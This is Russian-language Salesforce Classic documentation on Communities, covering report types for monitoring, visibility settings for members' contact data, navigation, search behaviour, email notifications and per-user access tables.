Для мониторинга состояния сообщества можно создать типы настраиваемых отчетов, а затем создать отчет, использующий нужный настраиваемый тип. Кроме того, если требуется, чтобы менеджеры сообщества просмотрели ваш отчет на странице «Управление сообществом», можно создать или отредактировать панель мониторинга, в которую будет входить отчет, и соотнести обновленную панель со страницей «Управление сообществом», последовательно выбрав **«Панели мониторинга» > «Параметры»**.

 **Прим.:** Отчеты и панели мониторинга на основе объекта «Сети» отображают сведения о сообществе на странице «Управление сообществом». Это указывает на возможность создания одного настраиваемого отчета и использования его во всех сообществах.

Чтобы начать составление отчетов для сообществ, воспользуйтесь приведенной ниже таблицей:

| Общее использование   | Основной объект > «Б» (дочерний объект) > «В» (дочерний объект, при его наличии) | Описание   |
|-----------------------|--|--|
| Использование Chatter | «Сети» > «Сообщения Chatter»   | Создание отчетов по действиям над личными сообщениями в сообществе. <sup>1</sup>   |
| Использование Chatter | «Сети» > «Группы»  | Создание отчетов по группам в сообществе.  |
| Модерирование         | «Сети» > «Аудиты сети»   | Создание отчетов по всем действиям модерирования и журналу в сообществе<br>Чтобы предоставить отчет о действиях модерирования в личных сообщениях Chatter, отфильтруйте отчет по критерию «Тип аудируемого объекта» (в объекте «Аудиты сети») для «Сообщения Chatter». |
| Модерирование         | «Сети» > «Участники сети» > «Аудит действий сети: модератор»                     | Создание отчетов по пользователям сообщества, пометившим элементы или модерировавшим помеченные элементы.  |
| Модерирование         | «Сети» > «Участники сети» > «Аудит действий сети: пользователь»                  | Создание отчетов по пользователям сообщества, элементы которых были помечены, заблокированы или заменены.  |
| Модерирование         | «Сети» > «Модерации сети»  | Создание отчетов по содержимому, которое помечено в данный момент в сообществе.  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Общее использование             | Основной объект > «Б» (дочерний объект) > «В» (дочерний объект, при его наличии) | Описание  |
|---------------------------------|--|---|
| Общедоступное действие          | «Сети» > «Ежедневные показатели общедоступного использования сети»               | Создание отчетов по ежедневным просмотрам общедоступных страниц сообщества и уникальным посетителям.  |
| Рекомендации                    | «Сети» > «Показатель рекомендации»   | Создание отчетов по использованию настраиваемых рекомендаций в сообществе.  |
| Действие темы                   | «Сети» > «Темы»  | Создание отчетов по действиям над темами в сообществе.  |
| Действие темы                   | «Сети» > «Назначения темы»   | Создание отчетов по назначениям тем в сообществе.   |
| Действие пользователя           | «Сети» > «Ежедневные показатели действий сети»                                   | Создание отчетов по ежедневному количеству сообщений и комментариев по типу участника.  |
| Действие пользователя           | «Сети» > «Участники сети» > «Журнал входов»                                      | Создание отчетов по действиям входа в сообществе.   |
| Действие пользователя           | «Сети» > «Ежедневные показатели участников сети»                                 | Создание отчетов по общему ежедневному количеству активных участников, новых участников и входов внешних участников по типу участника.  |
| Действие пользователя           | «Сети» > «Ежедневные показатели уникальных авторов сети»                         | Создание отчетов по уникальным авторам в сообществе. Участник считается автором после публикации сообщения или комментария в группе или профиле пользователя.                                       |
| Фотографии профиля пользователя | «Сети» > «Участники сети»  | Чтобы создать отчет по профилям пользователей с фотографиями или без них, отфильтруйте отчет по параметру «Есть фото для профиля» (в объекте «Участники сети»), по оператору «Верно» или «Неверно». |

<sup>1</sup>Прежде чем составить отчет по сообщениям Chatter, убедитесь в наличии полномочия «Управление всеми данными» или «Управление сообществами».

 **Прим.:** При необходимости создайте панели мониторинга на основе других объектов и разрешите их отображение на странице «Управление сообществом». Помните, что данные панели мониторинга будут отображать сведения всей организации, а не только используемого сообщества.

СМ. ТАКЖЕ:

[Отчеты по сообществам с пакетом «Панели мониторинга и подробные сведения»](#)

[Ограничения для отчетов и панелей мониторинга для сообществ](#)

[Создание типа настраиваемого отчета](#)

## Обучение пользователей работе с сообществами

---

### Предоставление общего доступа к личным контактным данным внутри сообществ

Пользователи могут определять информацию профиля, которая должна быть доступна внешним пользователям (например, клиентам и партнерам), а также гостям, просматривающим общедоступные страницы, которые не требуют входа.

Система позволяет защищать личные контактные данные путем их полного или частичного сокрытия от участников сообщества. Внешним пользователям могут быть недоступны должности, номера телефонов и другие контактные данные. Клиенты и партнеры могут скрывать от других клиентов и партнеров все свои контактные данные.

Доступность может контролироваться посредством пользовательского интерфейса или интерфейса API. Можно показывать данные только сотрудникам, участникам сообществ, не являющимся сотрудниками вашей компании, или гостям, не выполнившим вход в систему. К отдельным полям имеют доступ все пользователи, имеющие доступ к сообществу. Некоторые поля поддерживают до трех уровней доступности.

- «Сотрудники»: данные могут просматриваться только участниками внутренней организации.
- «Внешний»: данные могут просматриваться участниками внутренней организации и внешними участниками (например, клиентами и партнерами). Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.
- «Общедоступный»: данные могут просматриваться любыми пользователями, включая пользователей-гостей, просматривающих общедоступные страницы, которые не требуют входа. Пользователи-гости могут заходить на общедоступные страницы сообществ по лицензии пользователя-гостя, связанной с каждым сайтом или сообществом.

Значение `true`, заданное полю API-объекта `User`, предоставляет доступ типу пользователя, указанному в имени поля (внешние пользователи или пользователи-гости).



Ниже перечислены рекомендации по определению доступности контактных данных.

- Выбранные параметры применяются к каждому сообществу со своим участием.
- При ограничении доступа к полю контактных данных пользовательский интерфейс и интерфейс API отображают разное содержимое.
  - Пользовательский интерфейс скрывает ограниченное поле профиля во всех областях его типичного отображения в сообществе. Если организация отображает данные профиля на настраиваемых страницах Visualforce, то поле продолжает отображаться, но содержит значение «Недоступно».
  - Значение `false`, заданное полю API-объекта, возвращает значение «Недоступно».
- Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании.

### Стандартные параметры доступности для контактных данных


Данная таблица описывает стандартные параметры доступности для контактных данных и определяет способы ограничения доступности.

| Контактные данные   | Страница доступность    | Область пользовательского интерфейса   | Способы ограничения доступности   | Элементы управления API для объекта User  |
|---|-------------------------|--|---|---|
| <p>Личное имя</p> <p>Фамилия</p> <p>Прозвище</p> <p>Обо мне</p> | <p>«Общие сведения»</p> | <p>Последовательно выберите пункты <i>Имя пользователя</i> &gt; <b>«Редактировать контактные данные»</b> и откройте вкладку <b>«Общие сведения»</b>.</p> | <p>Эти поля видят все, если администратор не разрешит отображение прозвищ или не создаст настраиваемую страницу с отображением этой информации. При включении возможности отображения прозвищ личное имя и фамилия заменяются прозвищем пользователя в большинстве областей приложения.</p> | <p>—</p>  |
| <p>Должность</p>  | <p>«Внешний»</p>        | <p>Последовательно выберите пункты <i>Имя пользователя</i> &gt; <b>«Редактировать контактные данные»</b> и откройте вкладку <b>«Общие сведения»</b>.</p> | <p>«Сотрудники», «Внешний» или «Общедоступный»</p>  | <p>UserPreferencesShowTitleToExternalUsers<br/>UserPreferencesShowTitleToGuestUsers</p> <p> <b>Прим.:</b> Если второй настройке задано значение true, то поле должности доступно внешним участникам даже при выборе значения false для первой настройки.</p> |
| <p>Фотография для профиля</p>                                   | <p>«Внешний»</p>        | <p>Щелкните ссылку <b>«Обновить»</b> (или <b>«Добавить фотографию»</b>) под фотографией на странице профиля и установите флажок</p>                      | <p>«Внешний» или «Общедоступный»</p>  | <p>UserPreferencesShowProfilePicToGuestUsers</p>  |

| Контактные данные  | Страница <b>Свойства</b> <b>доступности</b>                                       | Область пользовательского интерфейса   | Способы ограничения доступности             | Элементы управления <b>API</b> для объекта <b>User</b>   |
|--|---|--|---|--|
|  |   | «Показывать в сообществах с общедоступными страницами».  |   |  |
| Город<br>Страна<br>Эл. почта<br>Факс<br>Мобильный тел.<br>Область<br>Улица<br>Рабочий телефон<br>Почтовый индекс |  | Последовательно выберите пункты <i>Имя пользователя</i> > <b>«Редактировать контактные данные»</b> и откройте вкладку <b>«Контакт»</b> . | «Сотрудники», «Внешний» или «Общедоступный» |  <b>Прим.:</b> Для каждой пары настроек, определяющих доступность поля: если второй настройке задано значение <code>true</code> , то поле доступно внешним участникам даже при выборе значения <code>false</code> для первой настройки.<br><br>UserPreferencesShowCityToExternalUsers<br>UserPreferencesShowCityToGuestUsers<br>UserPreferencesShowCountryToExternalUsers<br>UserPreferencesShowCountryToGuestUsers<br>UserPreferencesShowEmailToExternalUsers<br>UserPreferencesShowEmailToGuestUsers<br>UserPreferencesShowFaxToExternalUsers<br>UserPreferencesShowFaxToGuestUsers<br>UserPreferencesShowManagerToExternalUsers<br>UserPreferencesShowManagerToGuestUsers<br>UserPreferencesShowMobilePhoneToExternalUsers<br>UserPreferencesShowMobilePhoneToGuestUsers<br>UserPreferencesShowPostalCodeToExternalUsers<br>UserPreferencesShowPostalCodeToGuestUsers<br>UserPreferencesShowStateToExternalUsers<br>UserPreferencesShowStateToGuestUsers<br>UserPreferencesShowStreetAddressToExternalUsers<br>UserPreferencesShowStreetAddressToGuestUsers<br>UserPreferencesShowWorkPhoneToExternalUsers<br>UserPreferencesShowWorkPhoneToGuestUsers |

## Навигация по сообществам


Система поддерживает быстрое переключение между внутренней организацией, предназначенной для работы, и сообществами, предназначенными для взаимодействия с клиентами или партнерами. По умолчанию общий верхний колонтитул недоступен и должен быть включен администратором организации.

 **Прим.:** По умолчанию новый общий верхний колонтитул отображается организациям, включившим поддержку сообществ до выпуска Winter'14, только после включения сообществ.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Меню, расположенное слева, позволяет переключаться между сообществами и внутренней организацией.


- Чтобы открыть сообщество из организации, щелкните значок  напротив строки *Имя организации* в раскрывающемся меню и выберите нужное сообщество. Раскрывающееся меню содержит сообщества со статусом «Активно», участником которых является текущий пользователь. При наличии полномочия «Создание и настройка сообществ» раскрывающееся меню также содержит сообщества со статусом «Предварительный просмотр», участником которых является текущий пользователь.
- Чтобы открыть внутреннюю организацию, щелкните значок  напротив строки *Имя сообщества* в раскрывающемся меню и выберите имя организации.

Внутренним пользователям, которые не являются участниками сообщества, отображается только название компании. Внешним пользователям, принадлежащим нескольким активным сообществам, отображается раскрывающееся меню.

 **Прим.:** Если внешнему пользователю, являющемуся участником только одного сообщества со статусом «Активно», предоставляется URL-адрес сообщества со статусом «Предварительный просмотр», то при выборе сообщества со статусом «Предварительный просмотр» раскрывающееся меню не отображается.

Чтобы одновременно использовать несколько сообществ, рекомендуем открывать каждое сообщество на отдельной вкладке обозревателя.

Переключение между внутренней организацией и сообществами не препятствует выполнению текущих бизнес-процессов. Пользователь автоматически возвращается на страницу, открытую последней, поэтому может продолжить работу без предварительного восстановления данных.

 **Прим.:** Если организация настраивает функцию «Мой домен», а новый настраиваемый домен не развернут, то переключение между сообществом и внутренней организацией инициирует перенаправление пользователя на страницу входа Salesforce. Данный алгоритм может быть инициирован входом, выполненным посредством зарегистрированного, но неразвернутого URL-адреса функции «Мой домен». Если настраиваемый домен развернут,

то выбор организации в раскрывающемся меню инициирует перенаправление пользователя во внутреннюю организацию.

Меню «Имя пользователя», расположенное справа, содержит ссылки для редактирования контактных данных и выхода. Кроме того, внутренним пользователям могут отображаться ссылки «Справка и обучение» и «Настройка», а также ссылки на другие инструменты. Отображаемые ссылки определяются предоставленными полномочиями пользователя и включенными функциями. При использовании Lightning Experience организацией пользователи с соответствующим полномочием могут переключаться между Salesforce Classic и новым интерфейсом с помощью функции Switcher. Ссылку «Перейти к Lightning Experience» см. в меню «Имя пользователя». Сообщества не поддерживаются в Lightning Experience, поэтому для работы с ними (создания, управления и доступа) из общего верхнего колонтитула необходимо переключиться обратно в Salesforce Classic.

СМ. ТАКЖЕ:

[Общие сведения о сообществах Salesforce](#)

## Алгоритм поиска в сообществах

Как правило, поиски по сообществу возвращают результаты, характерные для данного сообщества. Алгоритм поиска также зависит от использования Chatter в организации.

Если организация использует Chatter, то глобальный поиск и контекстный поиск по лентам доступны во всех сообществах по умолчанию.

- Благодаря глобальному поиску, пользователи могут находить нужные записи, файлы, людей, группы, темы, сообщения и комментарии ленты.
- Благодаря поиску по лентам (🔍), пользователи могут находить нужные сведения в контексте конкретной ленты (например, в группах, в профиле пользователя, в ленте записи или в ленте сообщества).

Если организация не использует Chatter, то только поиск на боковой панели доступен во всех сообществах.

- Поиск на боковой панели не позволяет находить элементы Chatter (например, ленты, группы, файлы, темы и профили).

Алгоритм поиска по сообществам отличается от алгоритма поиска по внутренней организации.

- Как правило, поиски по сообществу возвращают результаты из данного сообщества. Чтобы найти элементы из другого сообщества, рекомендуем закрыть текущее сообщество и выполнить поиск по другому сообществу.
- Поиски по сообществу позволяют пользователям определять результаты, доступные посредством профилей или наборов полномочий, а также результаты, доступные в сообществе напрямую. Данные результаты могут включать содержимое внутренней компании и записи, которые недоступны в сообществе напрямую. Например, если профиль пользователя разрешает доступ к сведениям об организациях, но сообщество не отображает вкладку «Организации», то пользователи могут просматривать сведения об организациях посредством результатов поиска.
- Функции глобального поиска и расширенного диалогового поиска пользователей (путем выбора параметра «**Все поля**»), выполняемые внешними участниками сообщества, запрашивают ограниченный набор полей ниже.
  - Имя
  - Имя пользователя
  - Код пользователя
  - Текст
  - Эл. почта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Тел.
- Настраиваемые поля


Например, если внешний участник сообщества выполняет поиск пользователя Иван Петров по его псевдониму *ipetrov*, но данный термин отсутствует в полях, доступных для поиска, то пользователь Иван Петров не отображается в результатах поиска.

- Поиски по записям и файлам возвращают не только результаты, доступные в сообществе. Поиски по записям возвращают все записи, доступные пользователю во всех сообществах, включая записи внутренней организации при наличии соответствующего доступа. Ниже перечислены результаты, возвращаемые поисками по файлам.
  - Собственные файлы
  - Файлы, доступные напрямую
  - Файлы, доступные в библиотеке
  - Файлы, опубликованные в доступную запись
  - Файлы, опубликованные в группы или доступные сообществу
- Чтобы отфильтровать результаты поиска по объекту в сообществе, рекомендуем администратору включить фильтры для нужного объекта во внутренней организации.

## Управление электронными уведомлениями сообщества

Электронные уведомления позволяют отслеживать важные обновления в сообществах.

Участники сообщества могут получать электронные уведомления о публикации сообщений в их профили, комментировании прокомментированных ими сообщений, публикации сообщений в группы с их участием и т. д. Параметры электронных уведомлений задаются сообществом.

Чтобы настроить параметры эл. почты, откройте страницу профиля в сообществе, нажмите раскрывающуюся кнопку (  ) в верхнем правом углу страницы, выберите пункт «**Мои параметры**» и щелкните «**Параметры эл. почты**». Включите или отключите индивидуальные уведомления.

Выбранные параметры применяются к текущему сообществу. Данная страница позволяет настраивать групповые электронные рассылки только при участии пользователя как минимум в одной группе. При необходимости параметры групповых электронных рассылок могут быть настроены посредством раскрывающегося меню «**Уведомлять меня по эл. почте...**» на странице сведений о каждой группе. Выберите нужную частоту: ежедневная рассылка, еженедельная рассылка или уведомления о каждом сообщении. Данный параметр доступен только участникам группы.

Параметры электронной почты идентичны параметрам эл. почты Chatter во внутренней организации на странице личных параметров («*Имя пользователя*» > «**Мои параметры**» > «**Параметры электронной почты**» для пользователей Chatter Free). Ниже перечислены отличия, которые могут быть обнаружены при использовании сообществ.

- Стандартная частота отправки уведомлений для новых групп, участником которых становится пользователь, не может быть задана посредством пользовательского интерфейса. Она может быть задана только посредством интерфейсов Salesforce API (SOAP API и REST API).
- В настоящее время индивидуальные рассылки не поддерживаются.
- Если в сообществе включены сообщения Chatter, вам будут приходить личные сообщения о совместном использовании файлов. Если сообщения Chatter отключены, уведомления о совместном использовании файлов вы будете получать по электронной почте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- При наличии включенной функции присвоения пометок параметр «Помечает элемент как недопустимый» доступен всем участникам сообщества, но инициирует отправку уведомлений только при выполнении условий ниже.
  - Пользователь является менеджером или ответственным за группу, а участник помечает сообщение, комментарий или файл в группе, управляемой менеджером или принадлежащей ответственному.
  - Пользователь является модератором, а участник помечает сообщение, комментарий или файл, доступный модератору. В зависимости от типа нужного уведомления потребуются следующие полномочия.

| Электронные уведомления о           | Требуемое полномочие   |
|-------------------------------------|--|
| Помеченные сообщения и комментарии  | «Модерирование лент сообществ»   |
| Помеченные файлы                    | «Модерирование файлов сообществ»   |
| Помеченные личные сообщения Chatter | «Модерирование лент сообществ» и «Управление сообщениями сообщества Chatter» |

Если ссылка «Пометить как недопустимое» не работает в электронном сообщении, попробуйте пометить сообщение из пользовательского интерфейса.

СМ. ТАКЖЕ:

[Переход к параметрам эл. почты Chatter](#)

## Кому и какие данные доступны в сообществах?

Сообщества поддерживают разные уровни доступа для разных типов пользователей. Отображаемые данные определяются типом пользователя и вкладками, выбранными администратором при создании сообщества. Кроме того, алгоритм отображения не учитывает обновления модели общего доступа или правил общего доступа пользователей.

|  | Администратор или пользователь Salesforce с полномочием «Создание и настройка сообществ» | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only) | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|--|--|---|--|
| Администрирование сообществ в Salesforce | Создание и настройка вкладок или фирменного стиля, добавление                            | Недоступно  | Недоступно   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

|  | Администратор или пользователь Salesforce с полномочием «Создание и настройка сообществ»  | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)  | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)   |
|--|---|--|--|
|  | или удаление участников, активация или деактивация сообщества. Создание и настройка сообществ доступны только при наличии полномочия «Настройка приложения».  |  |  |
| Общий верхний колонтитул                                 | Раскрывающееся меню, расположенное в общем верхнем колонтитуле, содержит список созданных или доступных сообществ. Кроме того, меню содержит ссылки для возврата во внутреннюю организацию. Доступ для настройки всех сообществ. Просмотр сообществ со статусом «Предварительный просмотр». | Раскрывающееся меню, расположенное в общем верхнем колонтитуле, содержит список созданных или доступных сообществ. Кроме того, меню содержит ссылки для возврата во внутреннюю организацию. Отсутствие доступа к сообществам со статусом «Неактивно». Просмотр сообществ со статусом «Предварительный просмотр» (при наличии ссылки).  | Раскрывающееся меню, расположенное в общем верхнем колонтитуле, содержит список доступных сообществ. Отсутствие доступа к сообществам со статусом «Неактивно». Просмотр сообществ со статусом «Предварительный просмотр» (при наличии ссылки).   |
| Меню <i>Имя пользователя</i> в общем верхнем колонтитуле | Аналогично внутренней организации.  | Аналогично внутренней организации. Пользователям Chatter Free отображается меню «Мои параметры», меню «Редактировать контактные данные» и ссылка «Выход». Меню «Мои параметры» отображается пользователям Chatter Free в виде области наложения, позволяющей обновлять параметры размещения, параметры безопасности, параметры эл. почты и утвержденные подключения. Данные параметры применяются ко | Просмотр меню «Мои параметры», меню «Редактировать контактные данные» и ссылки «Выход». Меню «Мои параметры» отображается внешним пользователям в виде области наложения, позволяющей обновлять параметры размещения, параметры безопасности, параметры эл. почты и утвержденные подключения. Данные параметры применяются ко всем доступным сообществам. Данная область наложения |

|   | Администратор или пользователь Salesforce с полномочием «Создание и настройка сообществ»   | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)   | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)                         |
|---|--|---|--|
|   |  | <p>внутренней организации и всем доступным сообществам. Данная область наложения отличается от страницы «Мои параметры», доступной другим внутренним пользователям после включения улучшенного пользовательского интерфейса настройки.</p>  | <p>отличается от страницы «Мои параметры», доступной другим внутренним пользователям после включения улучшенного пользовательского интерфейса настройки.</p> |
| <p>Меню «Управление сообществами» в общем верхнем колонтитуле</p> | <p>У администраторов или пользователей с полномочием «Управление сообществами» отображается меню, с помощью которого можно просматривать сообщество или открывать параметры сообщества в конструкторе сообществ, Site.com Studio и Force.com. Обратите внимание, что функция «Конструктор сообществ» не отображается для сообществ, созданных с помощью вкладок Salesforce в сочетании с шаблоном Visualforce.</p> <p>Это меню отображается только в управлении сообществом.</p> | <p>У пользователей с полномочием «Управление сообществом» отображается меню, с помощью которого можно просматривать сообщество или открывать конструктор сообществ, Site.com Studio и Force.com. Обратите внимание, что функция «Конструктор сообществ» не отображается для сообществ, созданных с помощью вкладок Salesforce в сочетании с шаблоном Visualforce.</p> <p>Это меню отображается только в управлении сообществом.</p> | <p>Недоступно</p>  |
| <p>Интерактивная справка Salesforce</p>                           | <p>Просмотр интерактивной справки Salesforce.</p>  | <p>Стандартным пользователям Salesforce отображается интерактивная справка Salesforce. Пользователям Chatter Free отображается справка Chatter.</p>   | <p>Недоступно</p>  |

|   | Администратор или пользователь Salesforce с полномочием «Создание и настройка сообществ»  | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)  | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)   |
|---|---|--|--|
| Люди  | Просмотр других участников сообщества и доступность другим участникам.  |  |  |
| Всплывающие сведения о профилях и людях               | Просмотр всех полей контактных данных (например, «Должность», «Рабочий телефон» и «Эл. почта») во всех профилях участников сообщества. Всплывающие сведения о людях всегда содержат поля участников «Должность», «Рабочий телефон» и «Мобильный телефон». |  | Просмотр полей «Личное имя», «Фамилия» и «Прозвище», а также фотографий для профилей всех участников, но только полей дополнительных контактных данных, выбранных участниками для отображения внешним пользователям. По умолчанию отображается только поле «Должность». Всплывающие сведения о людях содержат поля «Должность», «Рабочий телефон» и «Мобильный телефон» только в том случае, если отображение данных полей разрешается участником. |
| Записи (например, организации, интересы, возможности) | Просмотр записей, доступных (на основе правил общего доступа) во всех сообществах и внутренней организации.   | Стандартным пользователям Salesforce отображаются записи, доступные (на основе правил общего доступа) во всех сообществах и внутренней организации. Пользователям Chatter Free не отображаются записи. | Просмотр записей, доступных (на основе правил общего доступа и полномочий) во всех сообществах.  |
| Панели мониторинга и отчеты                           | Просмотр и создание панелей мониторинга и отчетов.  |  | Внешние пользователи на основе ролей могут создавать и редактировать отчеты и панели мониторинга в сообществах, но не в порталах. Но есть некоторые исключения. Дополнительные сведения см. в разделе <a href="#">«Настройка функции управления»</a>   |

|                             | Администратор или пользователь <b>Salesforce</b> с полномочием «Создание и настройка сообществ»                | Участник сообщества <b>Salesforce</b> (все лицензии <b>Salesforce</b> , включая <b>Chatter Free</b> и <b>Chatter Only</b> ) | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|-----------------------------|--|---|--|
|                             |  |   | отчетами для внешних пользователей: создание и редактирование отчетов». Только суперпользователи могут обновлять панели мониторинга. |
| Статьи Salesforce Knowledge | Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории. | Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории статьи.       | Доступность для категории статьи.  |

## Доступность Chatter

|        | Администратор <b>Salesforce</b>  | Участник сообщества <b>Salesforce</b> (все лицензии <b>Salesforce</b> , включая <b>Chatter Free</b> и <b>Chatter Only</b> )  | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)  |
|--------|--|--|---|
| Группы | Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ или внутренней организации.<br>Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием. | Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ или внутренней организации.<br>Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием. | Сообщества позволяют пользователям просматривать все группы внутри сообщества и становиться их участником, но не позволяют просматривать группы со своим участием из других сообществ.<br>Создание групп. Публикация или комментирование сообщений, добавление файлов или ссылок и публикация сообщений других пользователей в группах со своим участием. |

|              | Администратор Salesforce   | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only) | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)  |
|--------------|--|---|---|
|              | <p>Администраторы могут предоставлять пользователям организации и внешним пользователям возможность создания групп посредством полномочия «Создание и несение ответственности за новые группы Chatter».</p>  |   |   |
| Файлы        | <p>Независимо от текущего сообщества, пользователям отображаются собственные файлы Chatter, файлы, доступные напрямую, файлы, доступные в библиотеке, и файлы, опубликованные в доступную запись.</p> <p>Файлы, опубликованные в группы и доступные всему сообществу, могут быть просмотрены только внутри сообщества.</p> |   | <p>Независимо от текущего сообщества, пользователям отображаются собственные файлы, файлы, доступные напрямую, и файлы, доступные в библиотеке. Пользователям портала отображаются файлы, опубликованные в доступные записи, если сообщение, содержащее запись, не помечено флажком «Только для внутреннего пользования».</p> |
| Профили      | <p>Просмотр профилей для всех участников текущего сообщества.</p>  |   | <p>Просмотр профилей для всех участников текущего сообщества. Отсутствие права на просмотр профилей пользователей внутренней организации.</p> <p>Доступность профиля применяет правила общего доступа.</p>  |
| Рекомендации | <p>Пользователям отображаются рекомендации по людям, группам, файлам и записям только для текущего сообщества.</p>   |   |   |

|                         | Администратор Salesforce   | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)   | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)   |
|-------------------------|--|---|--|
| Активность и влияние    | <p>Просмотр статистики по действиям и влияния для текущего сообщества.</p> <p>Все действия над записями (например, сообщения и комментарии) учитываются внутренней организацией пользователя, но не сообществом, используемым для их выполнения.</p>   |   | <p>Просмотр статистики по действиям и влияния для текущего сообщества.</p> <p>Все действия над записями (например, сообщения и комментарии) не учитываются статистикой по действиям и влиянием пользователя.</p>   |
| Электронные уведомления | <p>Параметры электронных уведомлений задаются сообществом. Сообщества позволяют пользователям настраивать параметры электронных уведомлений Chatter на странице личных параметров.</p> <p>Это позволяет управлять электронными уведомлениями для внутренних организаций на странице личных параметров. (Введите строку «Chatter» в поле «Быстрый поиск» и выберите пункт <b>«Уведомления эл. почты»</b>.)</p> <p>Сообщества позволяют всем пользователям настраивать параметры групповых электронных уведомлений на странице каждой группы.</p> <p>Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых</p> | <p>Параметры электронных уведомлений задаются сообществом. Сообщества позволяют стандартным пользователям Salesforce настраивать параметры электронных уведомлений Chatter на странице личных параметров.</p> <p>Это позволяет управлять электронными уведомлениями для внутренних организаций на странице личных параметров. (Введите строку «Chatter» в поле «Быстрый поиск» и выберите пункт <b>«Уведомления эл. почты»</b>.)</p> <p>Пользователи Chatter Free могут настраивать сообщения эл. почты Chatter для сообществ путем последовательного выбора «Имя пользователя» &gt; <b>«Мои параметры»</b> &gt; <b>«Параметры эл. почты»</b>. Выбранные параметры применяются к текущему сообществу.</p> | <p>Параметры электронных уведомлений задаются сообществом. Сообщества позволяют внешним пользователям настраивать электронные уведомления Chatter путем последовательного выбора пунктов «Имя пользователя» &gt; <b>«Мои параметры»</b> &gt; <b>«Параметры эл. почты»</b>. Пользователи портала могут настраивать параметры групповых электронных уведомлений на странице каждой группы.</p> <p>Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп, численность которых превышает 10 000 участников. Всем участникам, выбравшим</p> |

|                   | Администратор Salesforce  | Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)   | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)  |
|-------------------|---|---|---|
|                   | <p>рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп, численность которых превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначаются ежедневные рассылки.</p> | <p>Сообщества позволяют всем пользователям настраивать параметры групповых электронных уведомлений на странице каждой группы.</p> <p>Сообщества не поддерживают индивидуальные электронные рассылки Chatter. Несмотря на поддержку групповых рассылок, отправка электронных уведомлений о каждом сообщении отключается для групп, численность которых превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначаются ежедневные рассылки.</p> | <p>данный параметр, автоматически назначаются ежедневные рассылки.</p>  |
| Темы              | <p>Просмотр тем с хэштегами и тем Chatter, включая темы в лентах, список тем, страницы сведений о темах, раздел «Самые обсуждаемые темы», раздел «Темы недавних обсуждений» только для текущего сообщества.</p>                         |   |   |
| Избранное         | <p>Добавление избранных поисков, тем и списковых представлений в текущее сообщество.</p>  |   | <p>Добавление только избранных тем в текущее сообщество.</p>  |
